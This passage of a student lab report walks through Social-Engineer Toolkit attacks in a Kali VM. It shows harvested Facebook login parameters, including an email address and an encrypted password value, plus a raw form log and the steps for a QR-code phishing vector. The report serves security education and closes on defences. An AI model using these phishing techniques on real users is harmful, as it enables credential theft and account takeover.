
```
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2862
PARAM: lsd=AVrH11Ht5yA
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxNDcwLCJoIjo5NTYsImF3IjoxNDcwLCJhaCI6OTI0LCJjIjozMH0=
PARAM: lgnrnd=123814_eDQT
PARAM: lgnjs=1739047198
POSSIBLE USERNAME FIELD FOUND: email=swadha.k@somaiya.edu
PARAM: prefill_contact_point=swadha.k@somaiya.edu
PARAM: prefill_source=browser_onload
POSSIBLE PASSWORD FIELD FOUND: prefill_type=password
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=true
PARAM: ab_test_data=AAAAAAAfAAA/AAAAAfAAAAAAfAAAAAAAAAAAAAfAV/AAAAVVAADAAB
POSSIBLE PASSWORD FIELD FOUND: encpass=#PWD_BROWSER:5:1739047241:AYRQAPFyb+8FGZOtLqOrTbdZg+c7ETb6j2Btmj7QI93V1NQSFE9PumMY/vd7T9bwM64vTGGNvQ7hLN
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

**5. Reviewing Captured Data in Logs:** Show how credentials are stored and accessed from SET logs.




```
[{"app_id":"256281040558","posts":"6QqAW1siZmFsY286b2RzX3dlYl9iYXRjaCIseyJlIjoi
iAQ8cbnVsbH0sXCIJJmBpbmZvLnVwbG9hZF9tZXRob2QuYmFuemFpAUAsX2ltbWVkaWF0ZWx5kkkAVj
XpEcXJsWndvSXI2NHBQdmRxR0ZwdS02eVotY3JuTTBwcXUtSTRBQkNTbWJIelowR0pOT21ROUdnbU5y
RT3lCSjBSUmV5T3FZdDlsamNoMWFmcXFJSmM1emJ3eDgiLCJzIjoicmRzZHFlOmQwcXBjMTpkZW02Z2
VZ69wJdrhE4AC5Jev6rAv6rAv6rAv6rAv6rAu6rAkmrGDMwNjE3LjhWrQI4MzM0NzEuNSwwLDYzOF1d
------WebKitFormBoundaryqDNSfFUrJWb2o5iz--
jazoest=2862
lsd=AVrH11Ht5yA
display=
isprivate=
return_session=
skip_api_login=
signed_next=
trynum=1
timezone=-330
lgndim=eyJ3IjoxNDcwLCJoIjo5NTYsImF3IjoxNDcwLCJhaCI6OTI0LCJjIjozMH0=
lgnrnd=123814_eDQT
lgnjs=1739047198
email=swadha.k@somaiya.edu
prefill_contact_point=swadha.k@somaiya.edu
prefill_source=browser_onload
prefill_type=password
first_prefill_source=browser_dropdown
first_prefill_type=contact_point
had_cp_prefilled=true
had_password_prefilled=true
ab_test_data=AAAAAAAfAAA/AAAAAfAAAAAAfAAAAAAAAAAAAAfAV/AAAAVVAADAAB
encpass=#PWD_BROWSER:5:1739047241:AYRQAPFyb+8FGZOtLqOrTbdZg+c7ETb6j2Btmj7QI93V1
------WebKitFormBoundaryWVX6hdX5cRLdTpa1
Content-Disposition: form-data; name="ts"

1739047241896
------WebKitFormBoundaryWVX6hdX5cRLdTpa1
Content-Disposition: form-data; name="q"
```


## Attack 2: QRCode Generator Attack Vector


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
8:38
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
         !\_________________________/!\
         !!                         !! \
         !! Social-Engineer Toolkit !!  \
         !!                         !!  !
         !!          Free           !!  !
         !!                         !!  !
         !!          #hugs          !!  !
         !!                         !!  !
         !!      By: TrustedSec     !!  /
         !!                         !! /
         !/_________________________\!/
            __\_________________/__/!_
           !_______________________!/
         ________________________
        /oooo  oooo  oooo  oooo /!
       /ooooooooooooooooooooooo/ /
      /ooooooooooooooooooooooo/ /
     /C=_____________________/_/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

    The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
```



```
set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): https://www.facebook.com/login.php
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png

      Press <return> to continue
```



Google Lens
x-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
ine View Input Devices Help
qrcode_attack.png - Image Viewer
View Go Help
facebook.com/login.php
Tap shutter button
to open website
ranslate
Text
Search
Homework

**Conclusion:**

The Social-Engineer Toolkit (SET) is a powerful tool for conducting penetration testing and simulating real-world social engineering attacks. Through this project, we explored two major attack vectors—Credential Harvesting and QR Code Attacks—to understand how attackers exploit human vulnerabilities and bypass security mechanisms.

The Credential Harvesting Attack demonstrated how an attacker can clone legitimate websites to trick users into entering their credentials. By hosting a fake login page and capturing user input, this attack effectively highlights the dangers of phishing attacks. The results showed that unsuspecting users can easily fall victim to well-crafted phishing pages, emphasizing the need for cybersecurity awareness, strong password policies, and multi-factor authentication (MFA).

In addition to credential harvesting, we also explored the QR Code Attack feature in SET. This attack generates malicious QR codes that, when scanned, redirect victims to phishing pages, exploit vulnerabilities, or download malicious payloads. QR codes are increasingly used in everyday applications such as payments, logins, and authentication, making them a highly effective tool for social engineering attacks. The results highlight how attackers can manipulate trust in QR codes, stressing the importance of verifying QR sources, using secure QR scanners, and implementing endpoint security measures.

From this study, it is evident that social engineering remains one of the most effective attack strategies due to its reliance on human psychology rather than technical flaws. Organizations and individuals must adopt proactive security practices, including employee training, regular phishing simulations, and advanced threat detection systems, to mitigate these risks. By understanding how these attacks work, we can develop stronger defenses and create a more secure digital environment.

**GitHub Repository Link: [https://github.com/swadha112/Is-ia](https://github.com/swadha112/Is-ia)**